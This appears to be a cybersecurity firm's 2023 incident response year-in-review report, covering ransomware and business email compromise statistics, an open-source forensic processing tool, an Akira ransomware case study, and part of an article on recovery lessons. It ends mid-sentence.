


**S-RM**

2023

# Cyber Incident Response Year In Review





# Contents

<b>Welcome</b>	4
<b>Incident response in 2023</b> A view from the data	6
<b>Evidence matters in incident response</b> How S-RM's cyber team use their Wiskess	12
<b>Derailing Akira</b> Stopping an attack in its tracks with cyber threat intelligence	16
<b>Secure Rapid Recovery</b> Lessons from recovery cases in 2023	20
<b>From red to blue</b> How pentesters enhance incident response	24
<b>Hiding in the phones</b> Lorenz ransomware opens old backdoors	28
<b>How to shoot a silver bullet</b> Avoiding common pitfalls in EDR deployments	32
<b>Gateway to ransom</b> Citrix insights from our Incident Response team	36
<b>What's next?</b> 4 key trends to watch out for in 2024	40



**W**elcome to the S-RM Cyber Incident Response Year In Review. Across 2023, our incident response team faced greater challenges when helping our clients than ever before. Ransomware attacks increased by 42% to reach an all-time high, cybercriminals exploited vulnerabilities en masse, triggering waves of breaches, and threat actors became more sophisticated and organised. Throughout it all, our team has had to grow, learn and adapt to be successful and help the victims of cyber attacks fight back. We have collected our team's reflections and insights from the year into this series of nine articles, in which we share our hard won lessons from the field.

We are proud to be able to say that in spite of these challenges. We grew to become one of the largest dedicated response teams in the world; worked on some of the most complex incidents of the year; and, won the *Incident Response Team of the Year* at the Zywave awards in New York.

In nine articles, we have presented a collection of stories, best practices, and lessons learned from 444 breaches we responded to in 2023. The series provides an insight into the complex problems we encountered in 2023 and takes you behind the scenes of some of the most challenging cyber incidents of the year.

Responding to some of the largest attacks of 2023 required flexibility, diligence, expertise, and a keen eye for detail. And it is this keen eye for detail that emerged as a common theme surfacing throughout our stories of the year. Whether the outcome was stopping a ransomware attack as it was happening; finding a threat actor who hid inside the phones; or realising the impact of an incident goes well beyond the bottom line, the common theme is - **the details matter**.



**Jamie Smith,**

Board Director, Global Head of Cyber Security Services

[j.smith@s-rminform.com](mailto:j.smith@s-rminform.com)



**Paul Caron,**

Head of Cyber Security, Americas

[p.caron@s-rminform.com](mailto:p.caron@s-rminform.com)



**Martijn Hoogesteger,**

Head of Cyber Security, Benelux

[m.hoogesteger@s-rminform.com](mailto:m.hoogesteger@s-rminform.com)

# Incident response in 2023 – a view from the data

In this article **James Tytler and Lawrence Copson** unpack what we saw on the ground in 2023, highlighting several surprising trends.

## Insights from 2023 in 60 seconds



**ATTACKS ON THE RISE:** The number of organisations posted on ransomware and data theft sites increased by 42% to a record high of 4,611 organisations



**TIP OF THE ICEBERG:** 37% of victims did not later appear on a leak site, despite not paying a ransom, which suggests the number of total victims in 2023 is likely to be closer to 12,500



**FEWER RANSOMS:** Ransom payments decreased with payment occurring in only 24% of incidents



**SECURE THE PERIMETER:** External remote services are the most common way of getting into a network



**A FRACTURING ECOSYSTEM:** Old foes remain but a swathe of new players has undermined threat actor reliability



**MONEY IN THE MAILBOX:** BEC incidents surged by 67% in 2023



**LYING THROUGH LAWYERS:** BEC gangs targeted law firms to intercept and tamper with payment processes



**SMALL BUSINESS, BIG TARGET:** BEC attacks disproportionately impacted SMEs



**BUT WE HAVE MFA?** MFA was bypassed in 29% of email account compromise cases

## Attacks on the rise: Number of organisations posted on data theft sites at record high

Despite all efforts to curb cybercrime, the tide has not turned. In 2023, ransomware and data theft gangs were far more active, with a 42% increase in the number of victims posted to dark web leak sites compared with 2022 (*figure 1*).<sup>1</sup> 4,611 organisations, from charities to oil rigs, local libraries to international space stations, small farms to high tech household names, ransomware and data theft knew no bounds. This spike in activity can be attributed to:

- **A shift to data extortion-only attacks:** Several threat actors, such as ClOp, shifted to semi-automated campaigns where they would exploit zero-day software vulnerabilities, steal data en masse without deploying ransomware, and then extort a large group of companies simultaneously.
- **Fewer ransom payments:** Our data shows that there has been a small but notable reduction in ransom payments this year, which likely caused an increase in organisations appearing on leak sites.
- **Data dumps:** We identified several new threat actors who are downloading data from previous attacks and then posting it on their sites to gain credibility and attract new members. For example, on 23 September the group LostTrust posted 52 victims on a single day.


## The tip of the iceberg: Total number of victims likely closer to 12,500 in 2023

In 63% of our ransomware response cases, the name of the company was not later disclosed on a leak site. In 37% of our cases the company did not pay a ransom and still did not appear on a leak site. This suggests that leak site data is just the tip of the iceberg, as much as two-thirds of the scale of the problem is hidden below the water line out of sight. As such, we believe the total number of ransomware attacks in 2023 was likely closer to 12,500.

What is driving this discrepancy between the number of incidents and the number of leaks?

- **Threat actors lie:** In several cases, our forensic investigation indicated that the threat actor had exaggerated their claims of data exfiltration.
- **Infrastructure takedowns:** Law enforcement takedowns of major ransomware operations, such as RagnarLocker, Hive and – temporarily – BlackCat, may have interrupted access to stolen data, resulting in victims not appearing on the leak site even if the group did later resume operations.
- **Overheads:** Hosting vast amounts of stolen data is expensive. Even the most prolific ransomware group, LockBit, appeared to experience issues related to unpaid storage, and failed to publish any new victim data during long periods in the spring and summer of 2023.

Figure 1: Number of victims named on leak sites




<sup>1</sup>Data sourced from eCrime Threat and Risk Intelligence Services <https://ecrime.ch/> [requires subscription]



## Fewer ransoms: Ransom payments decreased with payment occurring in 24% of incidents

There are strong arguments for refusing to pay a ransom to cyber criminals. However, sometimes the damage done by threat actors is so great, or the data stolen so sensitive, that there is simply no other option but to pay if the business is to survive. Compared to the previous year, in 2023 we observed a small but notable decline in the rate of payment (figure 2). Of all the ransomware cases we responded to in 2023, a ransom was paid in 24% of cases. This was down from 31% in 2022. This may be in part due to the wider adoption off-site or cloud-based immutable backups, which can enable victims to recover without engaging with cyber-criminals.


Figure 2: % of ransomware cases resulting in payment



## Secure the perimeter: External remote services are the most common way of getting into a network

**EXPOSED:** In 2023, the most common method of entry for ransomware cases we responded to was via external remote services (figure 3), increasing from 35% in 2022 to 40% of all cases in 2023. From VPNs without MFA to insecure Remote Desktop Protocol, this category includes all internet-facing assets where we did not find evidence of a software-vulnerability being exploited.

Figure 3: Point of entry - 2023



**ZERO DAYS:** The use of zero-day software exploits continues to drive incidents, the root cause of 30% of cases in 2023, up from 20% in 2022. Major contributors to this trend include the widespread exploitation of Citrix Bleed (CVE-2023-4966), Atlassian Confluence (CVE-2023-22518), and a critical Cisco IOS vulnerability (CVE-2023-20273).

**OFF THE HOOK:** Phishing was not a driver of major cyber incidents in 2023. Phishing was found as the method of entry in just 3% of our cases, compared with 16% in 2022. This decline is likely to be related to the takedown of major phishing botnets over the last few years, including Emotet, QakBot and TrickBot.

## A fracturing ecosystem: Old foes remain but a swathe of new players has undermined threat actor reliability

**LOCKBIT LEADS:** LockBit 3.0 continues to be most prolific ransomware group by a significant margin, responsible for 22% of leaks in 2023 (figure 4). Despite this prominence, LockBit had a turbulent year with data on their site regularly inaccessible, tension among their members, and new rules cracking down on 'soft' negotiators. In late 2023, LockBit's members agreed on a new framework: The group will not accept ransom payments below 3% of their victims' annual turnover, and will refuse to negotiate more than 20% from the initial demand. Only time will tell whether this is adhered to, and whether other groups follow suit.

**TAKE THE CAT OUT:** The second most prominent group, BlackCat, demonstrated how difficult it is to takedown a large ransomware operation. Despite the FBI infiltrating BlackCat's infrastructure in December 2023, the subsequent leak site takedown barely interrupted BlackCat's operations, with new sites appearing days later. Despite efforts by law enforcement to 'hack back', this had limited success in 2023.


**SPIDERS CROSS BORDERS:** While many prominent ransomware actors are believed to operate within Russia and the CIS, a hacking group referred to as "Scattered Spider", is

believed to be compromised of members in the UK and the US. This sub-group of BlackCat gained notoriety in 2023 when they staged attacks against Caesars Entertainment and MGM Resorts.

**SCRIPT KIDDIES LOVE THEIR NEW SCRIPTS:** 2023 represented a fracturing and de-professionalisation of the ransomware ecosystem. LockBit's ransomware 'builder', or source code, was leaked and within weeks a swathe of amateur threat groups emerged using the opportunity to create small spin-offs, with no track record, no need to maintain brand reputations, and no long term goals.

**OLD PLAYERS, NEW BRANDS:** Lastly, we also observed several new threat groups who appear to be sophisticated rebrands of previous groups that disbanded, were taken down or disappeared over the last few years. This included 8Base who emerged from the disparate Phobos family; Hunters International who appear closely related to HIVE; Cactus and Akira who appear to be linked to the pro-Russian Conti gang; and there are new players, such as Rhysida, NoEscape, and the return of very old players, like Phobos and C3rb3r.

Figure 4: Leak site postings by threat actor





## Money in the mailbox: BEC incidents surged by 67% in 2023

We saw a significant increase in Business Email Compromise ('BEC') cases in 2023 (figure 5), increasing by 67% year on year since 2022. Similar to last year, we observed a spike in activity in the autumn, after seeing a decrease during the summer months.

## Lying to the lawyers: BEC gangs targeted law firms to intercept and tamper with payment processes

BEC gangs deliberately targeted law firms in 2023, accounting for 41% of all of our BEC cases (figure 6). Two key factors drive this trend: Firstly, law firms conduct a substantial amount of business through emails, and secondly, law firms are frequently included in processes where payment instructions are shared, with emails being the main platform for these exchanges. Both factors make law firms a uniquely attractive target for BEC gangs.

Figure 5: Percentage of BEC cases 2022-2023




Figure 6: BECs by industry - 2023






Figure 7: % of BEC victims by total revenue 2022-2023



## Small business, big target: BEC attacks disproportionately impacted SMEs

Small to medium enterprises were the primary targets, with victims with revenues between 1-10 million GBP almost doubling since 2022 (figure 7). Noticeably we saw a drop off in incidents impacting larger companies, as we observed more widespread usage of MFA, advanced email filtering solutions, and improved payment approval processes, all of which mitigated the impact of BEC attacks this year.

Figure 8: BEC phishing tactics by month 2023



## But we have MFA? MFA was bypassed in 29% of email account compromise cases

As defensive capabilities improved with the implementation of MFA setups to protect accounts, threat actors improved their offensive capabilities. In total, 29% of the BEC cases we responded to we detected the use of an Adversary in The Middle (AiTM) tactic to intercept and hijack data, called session cookies, which allowed BEC gangs to login without needing to know the user's username, password, or provide a valid MFA code. In a novel trend, threat actors used malicious QR codes in 16% of S-RM's BEC cases in 2023. We first observed this tactic in September 2023, and between September and November 2023, this new technique constituted a combined total of 42% of the phishing tactics employed by threat actors in such cases (figure 8).





# Evidence matters in incident response: how S-RM's cyber team use their Wiskess

Time is always in short supply during an incident response. In this article, **Gavin Hull** introduces Wiskess - his standout DFIR tool that automates the time-consuming steps of processing disk images and artefacts from Windows systems.

**W**hen an organisation experiences a serious cyber incident, every minute counts. The amount of time it takes to go from the first response to complete remediation of an incident depends on the scale and impact of the breach, the response team and the technology being deployed. A critical objective in almost all cases is to figure out how the threat actor gained access to the network, and like a needle in a haystack, the investigation usually starts by collecting data from anything and everything left standing after the attack. As a result, incident response teams must process data from hundreds of endpoints as quickly as possible to plug the hole in the network, terminate any ongoing

access to the network, and identify if any data has been exfiltrated.

This rush to answer key questions about the incident is coupled with other pressures. The response team must also support senior leaders within the impacted organisation who are desperately seeking to meet the demands of their stakeholders and are in the limelight, exposed from multiple angles. The pressures mount further with the legal and reputational ramifications of a breach and threat actors also pursuing to extort the organisation.

And within all of the melee, there is another balance at play. Responders want to get the answers, and get these answers quickly, but must investigate without compromising the validity of the findings.

## The endpoint bottleneck

One of the major bottlenecks of an investigation is the process of endpoint data. Organisations typically have a collection of Windows endpoints, which require significant resources and time to process. One approach to address this issue is to have a larger team to process the data in parallel, which typically involves the following steps:

1. Transfer of data to the response team
2. Data put into a suitable format to process
3. Data processed using multiple tools (one-by-one)
4. Validation the data has been processed and finding valuable results
5. Results into a timeline
6. Backup the results and share findings with team members

## The approach






This is a repetitive process and may result in the response team working unsightly hours. So, who's available to analyse the results while the data's processing? A manual approach to the process of incident response data becomes infeasible under the time constraints, pressures, and vast quantities of data. This is where Wiskeys, an open-source Digital Forensics Incident Response (DFIR) tool developed and built by S-RM's Gavin Hull, comes in to automate the incident response process.

## Wiskeys bringing speed, scale, and success

Wiskeys automates the processing of disk images and triage collection artefacts from Windows systems. **It does this with a pipeline involving six steps:**

1. Get the data – transfers data from cloud-based storage (i.e. AWS S3, Azure Storage), network drive, etc.
2. Pre-process the data – structures the data into a suitable format for processing
3. Process the data – covers the main artefacts of Windows system with parallel processing
4. Enrich the findings – scans the data and findings with IOCs, yara rules and threat intel feeds
5. Generate reports – timelines all results of the processing in a format compatible with visualisation tools (Elastic, Splunk, Timesketch)
6. Store the results – results can be uploaded to cloud-based storage

### The way of Wiskeys



At S-RM we have used Wiskeys for small and large-scale incidents with resounding success. It has taken the edge off an investigation, providing more resources for the analysis of the data. The tool has provided a standard approach to processing data, while it has also enabled responders to be flexible in their approach. Wiskeys comes with a default configuration that covers most Windows artefacts, which responders can change to meet their needs – it accepts any command line-based tool.

Flexibility and speed are two advantages needed in investigations, where travelling to the site of the incident and setting up shop can take a large chunk out of the remediation time. Enabling remote response is now de facto in response teams. Instead of travelling, responders can advise local teams to install agents for data collection or to upload collections or images to cloud-based storage. Additional considerations

are needed for incidents at scale, where hundreds of endpoints need processing. This is where the scalability of Whipped by Wiskeys, the pre-process component, comes into its prime. Wiskeys can be installed on multiple process machines, and then the data can be Whipped. Responders can easily setup Wiskeys with the built-in 'setup' command and point it to the cloud storage.

This means answers to important stakeholder or regulator questions can be answered without the processing speed being a blocker. The built-in enrichment of the data has helped our response team to get quick wins of identifying threat actor tools, techniques, and procedures. The generation of a timeline that's compatible with mainstream visualisation tools, including Elastic, Timesketch, and Splunk, has facilitated a team approach to analysing multiple data sources with a single pane.

### Wiskeys is currently available in two models:

- PowerShell version [https://github.com/s-rm/wiskeys\\_posh](https://github.com/s-rm/wiskeys_posh) – designed with ease of use for developers
- Rust version [https://github.com/s-rm/wiskeys\\_rust](https://github.com/s-rm/wiskeys_rust) – designed for better support of parallel processing

We have chosen to release Wiskeys for other response teams to use, as we feel it will support the cyber security community to decrease the time to remediation and give more time for responders to track threat actor activity.

The GitHub repo has examples of how to run it.

Thanks to Wiskeys, responders can put to rest the days of inefficiency, slow-processing and resource drains, and usher in an era of faster investigations, accurate results, and streamlined workflows.





## Derailing Akira: stopping an attack in its tracks with cyber threat intelligence

The proliferation of defensive tools and rise of Artificial Intelligence has prompted companies to look at high-quality technical solutions for today's complex security challenges. However, as **Melissa DeOrio and Frank de Korte** highlight in their article, the importance of people and the power of threat intelligence is a combination that can still outpace even the best technology.

Earlier this year, S-RM was called in to support a large manufacturing company who, on first appearances, seemed to have thwarted a cybercriminal's attempt to steal their data. An unidentified threat actor had, over the course of several weeks, unsuccessfully attempted to steal data from the network, but the client's endpoint detection and response solution – Microsoft Defender for Endpoint ('MDE') – had intervened.

By all accounts the manufacturer's response capabilities were mature. MDE had been installed across the majority of the systems in the environment, and a sophisticated network monitoring tool was also in place across different sites worldwide. As these tools were not flagging any untoward activity, and the account used by the threat actor to conduct the attempted data theft had been disabled, the situation appeared under control.

But, within hours the situation changed. And late on a Friday evening, the manufacturer called S-RM's incident response team after identifying a domain administrator account downloading and installing PC Hunter. Aside from the download of a suspicious tool – PC Hunter is a favourite for ransomware groups due to its capacity to disable and tamper with antivirus software – the activity was flagged because the account in use was the same account that had attempted the data theft, and was supposed to be disabled.

For seasoned responders, this picture was immediately clear: the threat actor was still in the network and the attack was underway.

### Going off (a) script

There was little time to lose. Within minutes, S-RM's incident response team quickly identified further suspicious behaviour

which matched a pattern our cyber threat intelligence experts had identified in a Cactus ransomware case just two weeks prior. While most ransomware affiliates use Group Policy Objects to deploy ransomware in a Windows-centric environment, or use internal system administration tools to do the same thing, this was different. The threat actor used a batch script to communicate with an external server – a temporary cloud hosting service called temp.sh – to download and launch their ransomware program.


Identifying that this pattern of batch scripts and communication to temp.sh was highly likely a precursor to a ransomware attack, the team worked rapidly to intervene and stop the encryption before it began running throughout the network. Within minutes, MDE flagged an alert for the presence of Akira ransomware on a server enrolled in the program.

## What is Cyber Threat Intelligence?

- Cyber Threat Intelligence ('CTI') is the aggregation, enrichment and interpretation of data which provides context (capabilities, motivations and attack patterns associated with a threat), which is critical to the decision-making process.
- S-RM views CTI as an enabler for all cyber teams, facilitating the development of nuanced and actionable intelligence.



## Number of victims posted to Akira's leak site



## Who are Akira?

The Akira ransomware group is a sophisticated, financially motivated group, who leverages triple-extortion tactics (data exfiltration, ransomware encryption and threats to publish data until payment is made) against their victims. S-RM suspect the group, and their affiliates, are based in Russia and Commonwealth of Independent States ('CIS').

## Stopping Akira in their tracks

With MDE already flagging the encryptor in the network, it was a matter of time before Akira successfully disabled MDE and successfully ran the ransomware across the estate. It was a complex situation: if the encryption malware began running, it would be unadvisable to stop it. Stopping ransomware when its already running can cause irreparable damage to files, and can result in being unable to recover the data even with the threat actor's decryption tool.

Instead, to slow them down, the S-RM responders immediately added the batch script, cloud hosting service, Akira ransomware binary, and other critical tools associated with the ransomware group to the client's defensive tools. This meant that the tools did not need to manually identify the activity as malicious through its own analysis, but automatically blocked all usage at our direction. In tandem, the S-RM cyber team played a game of whack-a-mole with Akira, disabling each account they had compromised in turn, gradually limiting their access, while network containment measures aimed to limit internet connectivity to the environment.

Following hours of containment and eradication work, the response team finally removed Akira's access to the network at 02:45 in the morning, 3 hours and 15 minutes after S-RM was asked to help. S-RM's immediate application of threat intelligence undoubtedly changed the trajectory of the incident: In a network of thousands of servers spread across

dozens of countries, Akira were able to encrypt just 1% of the devices they targeted. S-RM also prevented Akira from being able to encrypt the vital backup data, meaning the client was able to rapidly recover the impacted assets with S-RM's technical support.

## Technology is no silver bullet

The incident, and how the client responded to it, is symbolic of a broader challenge routinely faced by even the best security teams, and the best defensive technology: While high-quality tools can help organisations immediately identify and block a wide variety of malicious activity, technology cannot protect an environment on its own. As threat actors continue to successfully find ways to bypass security tools, it is critical to augment technology with cyber threat intelligence and expert technical support to meet this evolving threat.

Endpoint protection solutions are reactive tools by-design and need to see malicious activity already underway to identify it as a risk. Even when defensive technology produces an alert, it has little impact without an interpreter who can contextualise the information and identify broader behavioural patterns and how it fits with an attack chain. It is cyber threat intelligence which provides the critical context. To combat the threat posed by advanced cybercriminal groups, organisations must combine the best human expertise with the best tooling, and provide both with meaningful, actionable cyber threat intelligence.





# Secure Rapid Recovery: lessons from recovery cases in 2023

Throughout 2023, S-RM helped some of the world's largest companies recover from ransomware attacks without paying a ransom. Along the way, we learnt some valuable lessons which have shaped how we approach recovery. In this article, **James Jackson and Tim Geschwindt** share insights and four key lessons from the field.

In late November 2023, S-RM was brought into a case affecting a large manufacturer and supplier for major construction projects worldwide. During the first scoping call with the client and their insurers, it became clear this was a significant incident. A ransomware group known as Cactus had brought down the entire global network, encrypting physical servers at each manufacturing site and office in 32 countries. The IT team consisted of 11 people, servicing more than 3,000 employees around the world. They immediately flagged they did not have enough resources.

This posed a severe challenge: it quickly became clear that recovering the manufacture's production facilities would only be possible by going on site at each and every location to physically access and recover the affected on premise assets. The client could not do this on their own and their staff had no experience of running through rapid recovery response processes. Each passing hour was costing the business more than EUR 45,000 in lost revenue. There was no time to lose.

## Secure Rapid Recovery ('SRR')

Within five hours of the first call, we had a team at two locations in the UK and Germany which hosted the core IT functions of the global network. Within 14 hours we had teams arriving at two locations in South America, three locations in North America, one in Asia-Pacific, and at four locations in Europe. All the teams had the same remit: get access to the affected devices and implement our SRR workflow:

While our on-site teams sprinted through the initial 24 hours, we believed most of the response could be – and should be – delivered remotely to save costs and because it is usually the quickest way of working. Our onsite team worked quickly to restore secure remote access that our global team could use to weigh in.

For manufacturers, each hour of downtime can cause extensive financial damage. The recovery strategy must therefore prioritise speed and a pragmatic approach to security above all else.

Perfection in containment must sometimes be sacrificed in favour of effective risk management and emergency enhanced monitoring. Equally, forensic investigation teams might need to be circumspect about what they ask for the first 48 hours and prioritise simple evidence preservation at first.

At S-RM, to balance these priorities, we use our Secure Rapid Recovery ('SRR') incident response model. This recovery framework means we waste little time deciding what to do and can focus on the how we do it as quickly as possible.

This turbo-charged the response as we lent more hands to the pump.

By day four of the response, our client's IT team was backed up by an S-RM team of more than 43 responders across 11 countries. We were also able to enlist 33 of the client's staff supporting in various ways – from reimaging laptops to driving four hours across a US state to give one of our responders a key to a server room. Within 72 hours, which fortunately coincided with a weekend, the core functions of the IT network were online, and within 96 hours, the business was operating at approximately 90 percent of their original capacity.

## Learning our lessons

Not all recovery work goes as smoothly as in this case. Over the last four years as we have built and refined our Recovery and Restoration service, we have learnt lessons – sometimes the hard way – about how to tackle a complex recovery project from a strategic, tactical and operational level. Although we cannot distil all of these learnings here, four resonate across our cases.

**1 GET IT RIGHT FROM DAY 1**  
The first 24-48 hours are absolutely critical for any incident response, but they are even more so when the response involves a significant recovery and restoration workstream. When a ship disembarks from Portsmouth and sets its course for New York, if the trajectory is off by just a single degree, the ship would likely make landfall approximately 85 kilometres off course.

In the same way, many mistakes made on day one can have a severe impact later on, such as starting the recovery before agreeing on the security strategy meaning work must be redone; wiping machines without evidence collection resulting in a lack of understanding of what the perpetrator did; shutting down machines when they are mid encryption resulting in permanent data loss; or, contacting the threat actor without using expert negotiators; among others.

Most have a simple solution, which is closely linked to our second learning.

**2 COMMUNICATE, COLLABORATE**  
The best recovery projects involve a high degree of communication and collaboration. It is not a simple feat: We are asking a large group of people who have never worked together before to create a seamless team that is well organised, understanding their roles and responsibilities, and works together with each other team to meet our joint objectives.

To accomplish this, the response team across different regions, time zones, specialisms, organisations, and mandates has to find a way to collaborate efficiently and communicate effectively. We find that morning meetings in

